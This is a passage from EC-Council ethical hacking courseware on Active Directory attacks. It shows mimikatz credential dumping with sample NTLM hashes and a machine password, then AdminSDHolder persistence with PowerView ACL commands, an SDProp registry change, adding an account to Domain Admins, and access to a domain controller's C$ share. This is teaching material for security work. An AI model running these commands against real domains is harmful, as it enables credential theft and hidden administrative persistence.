


Figure 6.190: Illustration of a silver ticket attack

If an attacker can successfully elevate privileges and obtain admin rights to execute code on a local machine, they can run the following command to retrieve the NTLM hashes of the AD system's password:


mimikatz "privilege::debug" "sekurlsa::logonpasswords"



```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]r
'wtwm> i$z[#3%(W3;Rp\^
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :
```

Figure 6.191: Screenshot of the mimikatz tool displaying the compromised system's credentials

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintain Domain Persistence Through AdminSDHolder

AdminSDHolder is an object of AD that protects user accounts and groups having high privileges against accidental modifications of security permissions. Frequently, the Security Descriptor Propagator (SDProp) process retrieves the access-control list (ACL) of AdminSDHolder that contains the default permissions for the accounts and groups. These default permissions are compared with the permissions of the highly privileged accounts to identify modifications and then overwritten with those defined in the ACL.

Attackers having admin privileges on a compromised domain can abuse the SDProp process to establish persistence. Attackers can add a user account to the ACL to gain "GenericAll" privileges, equivalent to the domain administrator. Consequently, with the changes replicated every hour by SDProp, attackers can maintain persistence.

Establishing Domain Persistence by Abusing AdminSDHolder

Use the following command to add a user account **Martin** to the ACL:

```
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -
PrincipalSamAccountName Martin -Verbose -Rights All
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> cd C:\Users\Administrator
cd C:\Users\Administrator
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\PowerView
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView> Import-Module ./powerview.psm1
Import-Module ./powerview.psm1
PS C:\Users\Administrator\Downloads\PowerView> Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=Sy
stem' -PrincipalSamAccountName Martin -Verbose -Rights All
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose
-Rights All
VERBOSE: Get-DomainSearcher search string: LDAP://CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Get-DomainSearcher search string: LDAP://DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 'All' on
CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 '00000000-0000-0000-0000-0
00000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView>
```

Figure 6.192: Screenshot of PowerShell showing the addition of a user account

The SDProp process retrieves the ACL to check whether the **Martin** account has "GenericAll" permissions:

```
Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs
```

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
00000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView> Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs
Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs


InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\SELF
IsInherited           : False
ActiveDirectoryRights : GenericRead
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
ActiveDirectoryRights : ReadControl
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
```

Figure 6.193: Screenshot of PowerShell showing GenericAll privileges

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Additionally, the following command can be used to change the default time of SDProp to 3 min by modifying the registry:

REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300




Figure 6.194: Screenshot of PowerShell showing the modification of the registry

The screenshot shows that the **Martin** account has been added to AdminSDHolder with all permissions set.




Figure 6.195: Screenshot of AD users and computers in AdminSDHolder properties

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Add the account **Martin** to the group **Domain Admins** using the following command:

net group "Domain Admins" Martin /add /domain




Figure 6.196: Screenshot showing the output of adding a user account to a group

Run the following command to check the accessibility of the domain controller (DC) through which domain persistence is created:

dir \\10.10.1.22\c$

